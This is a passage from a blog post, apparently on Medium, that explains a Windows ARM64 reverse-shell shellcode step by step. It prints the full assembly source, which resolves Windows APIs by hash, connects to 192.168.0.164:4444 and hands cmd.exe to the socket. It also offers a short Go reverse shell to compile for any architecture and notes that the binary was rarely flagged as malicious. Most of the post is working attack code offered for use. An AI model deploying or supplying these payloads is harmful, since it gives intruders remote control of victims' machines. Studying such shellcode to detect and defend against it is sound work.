
mov     w0, #0x68
str     w0, [x11, #0x00]
mov     w0, #0x100
str     w0, [x11, #0x3C]
str     x22, [x11, #0x50]
str     x22, [x11, #0x58]
str     x22, [x11, #0x60]
Then it configures STARTUPINFOA: cb receives 0x68, which is the size of the structure, dwFlags receives 0x100, meaning STARTF_USESTDHANDLES, and the socket stored in x22 is copied into hStdInput, hStdOutput, and hStdError. This is the important trick: when cmd.exe starts, its input and output will be redirected through the connected socket.
Building the cmd.exe String

Next, the shellcode builds the command line:
movz    x0, #0x6D63
movk    x0, #0x2E64, lsl #16
movk    x0, #0x7865, lsl #32
movk    x0, #0x0065, lsl #48
str     x0, [x12]
This creates:
cmd.exe\0Again, the string is built directly in a register and then written to the stack. This avoids storing a static string somewhere in the binary.
Calling CreateProcessA
Now we have everything ready to start cmd.exe.
mov     x0, xzr
mov     x1, x12
mov     x2, xzr
mov     x3, xzr
mov     w4, #1
mov     w5, wzr
mov     x6, xzr
mov     x7, xzr
stp     x11, x10, [sp]
ldr     x9, [x29, #0x40]
blr     x9
This maps to:
CreateProcessA(
    NULL,
    "cmd.exe",
    NULL,
    NULL,
    TRUE,
    0,
    NULL,
    NULL,
    &si,
    &pi
);
The first eight parameters go into x0 to x7:
x0 = NULL              lpApplicationName
x1 = "cmd.exe"         lpCommandLine
x2 = NULL              lpProcessAttributes
x3 = NULL              lpThreadAttributes
x4 = TRUE              bInheritHandles
x5 = 0                 dwCreationFlags
x6 = NULL              lpEnvironment
x7 = NULL              lpCurrentDirectory
And the last two parameters go on the stack:
[sp]     = &STARTUPINFOA
[sp + 8] = &PROCESS_INFORMATION
This is why the shellcode uses:
stp x11, x10, [sp]That stores both pointers in the correct stack argument area.
If the call succeeds, x0 is non-zero.
And…… we get a reverse shell.
Cleaning the Stack
After CreateProcessA, the shellcode restores the stack area used for the process structures:
add sp, sp, #0xB0This does not free memory in the traditional sense. It just moves the stack pointer back to where it was before the structures were created.
Right, now the payload has done its job. The only thing left is to exit cleanly.
exitfunk: Leaving Without Crashing
The final part is the exitfunk dispatcher.
This is especially interesting because it was designed to be compatible with Metasploit-style EXITFUNC behavior. 👀
ldr     x3, [x29, #0x00]
movz    w0, #0xb983
movk    w0, #0x78b5, lsl #16    // TerminateProcess Hash = 0x78b5b983
ldr     x9, [x29, #0x08]
blr     x9
mov     x10, x0
mov     x0, #-1
mov     w1, wzr
blr     x10
brk     #0
First, the shellcode reloads the kernel32.dll base from [x29 + 0x00] and then, it builds the hash.
After resolving the function, it calls:
TerminateProcess((HANDLE)-1, 0);The value -1 is the pseudo-handle for the current process. So, this is a way to terminate the current process without needing to resolve GetCurrentProcess.

There is also a brk #0 at the end. This should not be reached. If the exit API ever returns for some reason, the shellcode traps instead of just continuing to execute random memory.
Done. With that, we’ve reached the end of the shellcode.
Here’s the final code:
//======================================================================
// AArch64 / Windows ARM64 reverse shell shellcode
//
// Connects to 192.168.0.164:4444 and pipes cmd.exe over the socket.
//
// Build with llvm-mingw on macOS:
//   clang -target aarch64-pc-windows-gnu -nostdlib -e main \
//         -fuse-ld=lld -Wl,--subsystem,console \
//         -g -gcodeview -Wl,--pdb=rev2.pdb \
//         rev2.s -o rev2.exe
//
// Or simply clang .\rev.s -o .\rev.exe on Windows.
//
// Slot table layout (relative to x29 = low addr of 0x300 B scratch):
//   0x00 : kernel32 base (saved for exitfunk re-resolution)
//   0x08 : &find_function
//   0x10 : (free)
//   0x18 : LoadLibraryA
//   0x20 : (free)
//   0x28 : WSAStartup
//   0x30 : WSASocketA
//   0x38 : WSAConnect
//   0x40 : CreateProcessA
//   0x50 : sockaddr_in (16 B)         <- x19
//   0x70 : WSADATA scratch (~408 B)   <- x21
//
// Slot offsets are deliberately preserved from the pre-cleanup version
// so this file stays byte-comparable with the Metasploit module's
// embedded heredoc. Gaps at 0x10 and 0x20 are intentional.
//======================================================================

    .text
    .global main

main:
    sub     sp, sp, #0x300           // reserve 768 B scratch
    mov     x29, sp                  // x29 = slot table base (low addr of scratch)
    add     x19, x29, #0x50          // x19 = &sockaddr_in
    add     x21, x29, #0x70          // x21 = &WSADATA

//----------------------------------------------------------------------
// find_kernel32 : walk InInitializationOrderModuleList
//----------------------------------------------------------------------
find_kernel32:
    ldr     x6, [x18, #0x60]         // x6 = TEB->PEB
    ldr     x6, [x6,  #0x18]         // x6 = PEB->Ldr
    ldr     x6, [x6,  #0x30]         // x6 = Ldr.InInitOrder.Flink

next_module:
    ldr     x3, [x6, #0x10]          // x3 = DllBase
    ldr     x7, [x6, #0x40]          // x7 = BaseDllName.Buffer (PWSTR)
    ldr     x6, [x6]                 // x6 = next entry (Flink)
    ldrh    w8, [x7, #(12*2)]        // wide char at index 12
    cbnz    w8, next_module          // != 0 ? not "kernel32.dll", keep walking
// x3 now holds kernel32 base.

//----------------------------------------------------------------------
// Capture &find_function via the same call/pop trick
//----------------------------------------------------------------------
find_function_shorten:
    b       find_function_shorten_bnc

find_function_ret:
    str     x30, [x29, #0x08]        // stash &find_function
    b       resolve_symbols_kernel32

find_function_shorten_bnc:
    bl      find_function_ret        // x30 <- &find_function (next instr)

//----------------------------------------------------------------------
// find_function : hash-based export resolver.
//   In : x3 = module base, w0 = wanted hash
//   Out: x0 = resolved VA
//----------------------------------------------------------------------
find_function:
    mov     w10, w0                  // w10 = wanted hash (preserved)
    ldr     w8,  [x3, #0x3c]         // e_lfanew
    add     x8,  x8, x3              // PE header VMA
    ldr     w9,  [x8, #0x88]         // Export Directory RVA
    add     x9,  x9, x3              // Export Directory VMA
    ldr     w4,  [x9, #0x18]         // NumberOfNames
    ldr     w11, [x9, #0x20]         // AddressOfNames RVA
    add     x11, x11, x3             // AddressOfNames VMA

find_function_loop:
    cbz     w4, find_function_finished
    sub     w4, w4, #1
    ldr     w12, [x11, w4, uxtw #2]  // names[ecx] (RVA)
    add     x6,  x12, x3             // VMA of name string

compute_hash:
    mov     w5, wzr                  // edx (hash) = 0

compute_hash_again:
    ldrb    w0, [x6], #1             // lodsb (post-increment)
    cbz     w0, compute_hash_finished
    ror     w5, w5, #13              // ror edx, 0x0d
    add     w5, w5, w0
    b       compute_hash_again

compute_hash_finished:
find_function_compare:
    cmp     w5, w10
    b.ne    find_function_loop

    ldr     w12, [x9, #0x24]         // AddressOfNameOrdinals RVA
    add     x12, x12, x3
    ldrh    w4,  [x12, w4, uxtw #1]  // ordinals[ecx]
    ldr     w12, [x9, #0x1c]         // AddressOfFunctions RVA
    add     x12, x12, x3
    ldr     w13, [x12, w4, uxtw #2]  // function RVA
    add     x0,  x13, x3             // function VMA

find_function_finished:
    ret

//----------------------------------------------------------------------
// resolve_symbols_kernel32 : x3 still holds kernel32 base on first entry
//----------------------------------------------------------------------
resolve_symbols_kernel32:
    str     x3, [x29, #0x00]         // save kernel32 base for exitfunk dispatcher

    movz    w0, #0x4e8e
    movk    w0, #0xec0e, lsl #16     // 0xec0e4e8e  LoadLibraryA
    ldr     x9, [x29, #0x08]
    blr     x9
    str     x0, [x29, #0x18]

//----------------------------------------------------------------------
// resolve CreateProcessA (kernel32 still in x3)
//----------------------------------------------------------------------
resolve_symbols_CreateProcessA:
    movz    w0, #0xfe72
    movk    w0, #0x16b3, lsl #16     // 0x16b3fe72  CreateProcessA
    ldr     x9, [x29, #0x08]
    blr     x9
    str     x0, [x29, #0x40]

//----------------------------------------------------------------------
// Ws2_32 stage
//----------------------------------------------------------------------
load_ws2_32:
    movz    x0, #0x7357              // "Ws"
    movk    x0, #0x5f32, lsl #16     // "2_"
    movk    x0, #0x3233, lsl #32     // "32"
    movk    x0, #0x642e, lsl #48     // ".d"   -> "Ws2_32.d"
    movz    w1, #0x6c6c              // "ll"
    sub     sp, sp, #16
    str     x0, [sp]
    str     w1, [sp, #8]
    mov     x0, sp
    ldr     x9, [x29, #0x18]         // LoadLibraryA
    blr     x9
    add     sp, sp, #16
    mov     x3, x0                   // x3 = ws2_32 base

resolve_ws2_32:
    movz    w0, #0xedcb
    movk    w0, #0x3bfc, lsl #16     // 0x3bfcedcb  WSAStartup
    ldr     x9, [x29, #0x08]
    blr     x9
    str     x0, [x29, #0x28]

    movz    w0, #0x09d9
    movk    w0, #0xadf5, lsl #16     // 0xadf509d9  WSASocketA
    ldr     x9, [x29, #0x08]
    blr     x9
    str     x0, [x29, #0x30]

    movz    w0, #0xba0c
    movk    w0, #0xb32d, lsl #16     // 0xb32dba0c  WSAConnect
    ldr     x9, [x29, #0x08]
    blr     x9
    str     x0, [x29, #0x38]

//----------------------------------------------------------------------
// WSAStartup(MAKEWORD(2,2), &wsaData)
//----------------------------------------------------------------------
call_WSAStartup:
    movz    w0, #0x0202
    mov     x1, x21                  // &wsaData (initialized in prologue)
    ldr     x9, [x29, #0x28]
    blr     x9

//----------------------------------------------------------------------
// Winsock = WSASocketA(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, 0, 0)
//----------------------------------------------------------------------
call_WSASocket:
    mov     w0, #2                   // AF_INET
    mov     w1, #1                   // SOCK_STREAM
    mov     w2, #6                   // IPPROTO_TCP
    mov     x3, xzr
    mov     w4, wzr
    mov     w5, wzr
    ldr     x9, [x29, #0x30]
    blr     x9
    mov     x22, x0                  // x22 = Winsock (callee-saved, x19-x28)

//----------------------------------------------------------------------
// Build sockaddr_in for 192.168.0.164:4444
//
//     bytes in memory after STP (16 B):
//       02 00 5C 11 C0 A8 00 A4 00 00 00 00 00 00 00 00
//       └┬┘ └┬─┘ └────┬────┘ └─────────┬─────────┘
//        |   |        |              sin_zero[8]
//        |   |       sin_addr (192.168.0.164, NBO)
//        |   sin_port (4444, NBO)
//        sin_family = AF_INET
//----------------------------------------------------------------------
fill_sockaddr_fast:
    movz    x0, #0x0002              // sin_family   = AF_INET
    movk    x0, #0x5C11, lsl #16     // sin_port     = htons(4444)
    movk    x0, #0xA8C0, lsl #32     // sin_addr.lo  = 192.168
    movk    x0, #0xA400, lsl #48     // sin_addr.hi  = 0.164
    stp     x0, xzr, [x19]           // 16 B: payload + sin_zero[8]

//----------------------------------------------------------------------
// WSAConnect(Winsock, &sa, sizeof(sa), NULL, NULL, NULL, NULL)
//----------------------------------------------------------------------
call_WSAConnect:
    mov     x0, x22                  // s
    mov     x1, x19                  // (SOCKADDR*)&sa
    mov     w2, #16                  // sizeof(sockaddr_in)
    mov     x3, xzr
    mov     x4, xzr
    mov     x5, xzr
    mov     x6, xzr
    ldr     x9, [x29, #0x38]
    blr     x9
    // x0 = 0 on success, SOCKET_ERROR (-1) on failure.

//----------------------------------------------------------------------
// CreateProcessA(NULL, "cmd.exe", NULL, NULL, TRUE, 0, NULL, NULL, &si, &pi)
//----------------------------------------------------------------------
build_PROCESS_INFORMATION_and_STARTUPINFOA:
    sub     sp, sp, #0xB0
    add     x10, sp, #0x10           // &pi
    add     x11, sp, #0x30           // &si
    add     x12, sp, #0xA0           // &cmdline

    // Zero PROCESS_INFORMATION (24 B)
    stp     xzr, xzr, [x10]
    str     xzr, [x10, #16]

    // Zero STARTUPINFOA (104 B = 6*16 + 8)
    stp     xzr, xzr, [x11, #0x00]
    stp     xzr, xzr, [x11, #0x10]
    stp     xzr, xzr, [x11, #0x20]
    stp     xzr, xzr, [x11, #0x30]
    stp     xzr, xzr, [x11, #0x40]
    stp     xzr, xzr, [x11, #0x50]
    str     xzr,      [x11, #0x60]

    mov     w0, #0x68
    str     w0, [x11, #0x00]         // si.cb        = sizeof(STARTUPINFOA)
    mov     w0, #0x100
    str     w0, [x11, #0x3C]         // si.dwFlags   = STARTF_USESTDHANDLES
    str     x22, [x11, #0x50]        // si.hStdInput  = Winsock
    str     x22, [x11, #0x58]        // si.hStdOutput = Winsock
    str     x22, [x11, #0x60]        // si.hStdError  = Winsock

    // Build "cmd.exe\0" on the stack
    movz    x0, #0x6D63              // 'c','m'
    movk    x0, #0x2E64, lsl #16     // 'd','.'
    movk    x0, #0x7865, lsl #32     // 'e','x'
    movk    x0, #0x0065, lsl #48     // 'e','\0'
    str     x0, [x12]

call_CreateProcessA:
    mov     x0, xzr                  // lpApplicationName
    mov     x1, x12                  // lpCommandLine
    mov     x2, xzr                  // lpProcessAttributes
    mov     x3, xzr                  // lpThreadAttributes
    mov     w4, #1                   // bInheritHandles
    mov     w5, wzr                  // dwCreationFlags
    mov     x6, xzr                  // lpEnvironment
    mov     x7, xzr                  // lpCurrentDirectory
    stp     x11, x10, [sp]           // args 9 & 10 on stack

    ldr     x9, [x29, #0x40]
    blr     x9
    // x0 != 0 on success.

    add     sp, sp, #0xB0

exitfunk:
    ldr     x3, [x29, #0x00]         // kernel32 base (saved in resolve_symbols_kernel32)
    movz    w0, #0xb983              // <EXITFUNC_LO>  default: TerminateProcess
    movk    w0, #0x78b5, lsl #16     // <EXITFUNC_HI>
    ldr     x9, [x29, #0x08]         // find_function
    blr     x9
    mov     x10, x0                  // x10 = resolved exit API VA
    mov     x0, #-1                  // arg0 (handle / exitcode)
    mov     w1, wzr                  // arg1 (TerminateProcess only; ignored otherwise)
    blr     x10
    // Unreachable. If the exit API ever returns, trap so execution never
    // runs off the end of the shellcode buffer.
    brk     #0
Bonus
After compiling the final version of the shellcode, I was kind of curious to see how easy it would to detect that the binary was a malicious one. And….. here’s the result.

Not bad, huh?!
Summary
Summarizing, this shellcode does the following:
1. Reserves scratch space on the stack.
2. Walks the TEB and PEB to find kernel32.dll.
3. Saves the address of its own hash resolver.
4. Parses PE exports and resolves functions by hash.
5. Resolves LoadLibraryA and CreateProcessA.
6. Loads Ws2_32.dll.
7. Resolves WSAStartup, WSASocketA and WSAConnect.
8. Initializes Winsock.
9. Creates a TCP socket.
10. Builds a sockaddr_in structure for 192.168.0.164:4444.
11. Connects to the remote host.
12. Builds STARTUPINFOA and PROCESS_INFORMATION.
13. Starts cmd.exe with stdin, stdout and stderr redirected to the socket.
14. Resolves an exit function and terminates cleanly.
The logic is exactly what we would expect from a reverse shell, but adapted to Windows ARM64. The most important parts to understand are the PEB walk, the hash-based export resolver and the ARM64 calling convention. Once those three things make sense, the rest becomes just a matter of preparing the right parameters and calling the right APIs.
Of course, if you just want a reverse shell binary but do not want to deal with the differents architectures, I’ve got you. Simply take the following Golang code and compile for the architecture that you need.
package main

import"os/exec"
import"net"

func main(){
 c,_:=net.Dial("tcp","192.168.0.164:4444")
 cmd:=exec.Command("cmd")
 cmd.Stdin=c
 cmd.Stdout=c
 cmd.Stderr=c
 cmd.Run()
}
But where’s the fun of that, right? Alright, that’s pretty much everything I wanted to cover today. I hope this post could be useful for you if you are studying Windows ARM64, shellcode or just trying to understand what is happening under the hood.
Thank you so much for your time.
Bye.
Vinicius Batistella Bispo
메타데이터
- post_id
- f709e6769a84
- slug
- windows-reverse-shell-explaining-aarch64-arm64-assembly-shellcode-f709e6769a84
- url
- https://medium.com/@vinicius.batistella.99/windows-reverse-shell-explaining-aarch64-arm64-assembly-shellcode-f709e6769a84
- canonical_url
- https://medium.com/@vinicius.batistella.99/windows-reverse-shell-explaining-aarch64-arm64-assembly-shellcode-f709e6769a84
- author_url
- https://medium.com/@vinicius.batistella.99
- status
- ok
- fetched_at
- 2026-07-24 22:13:21
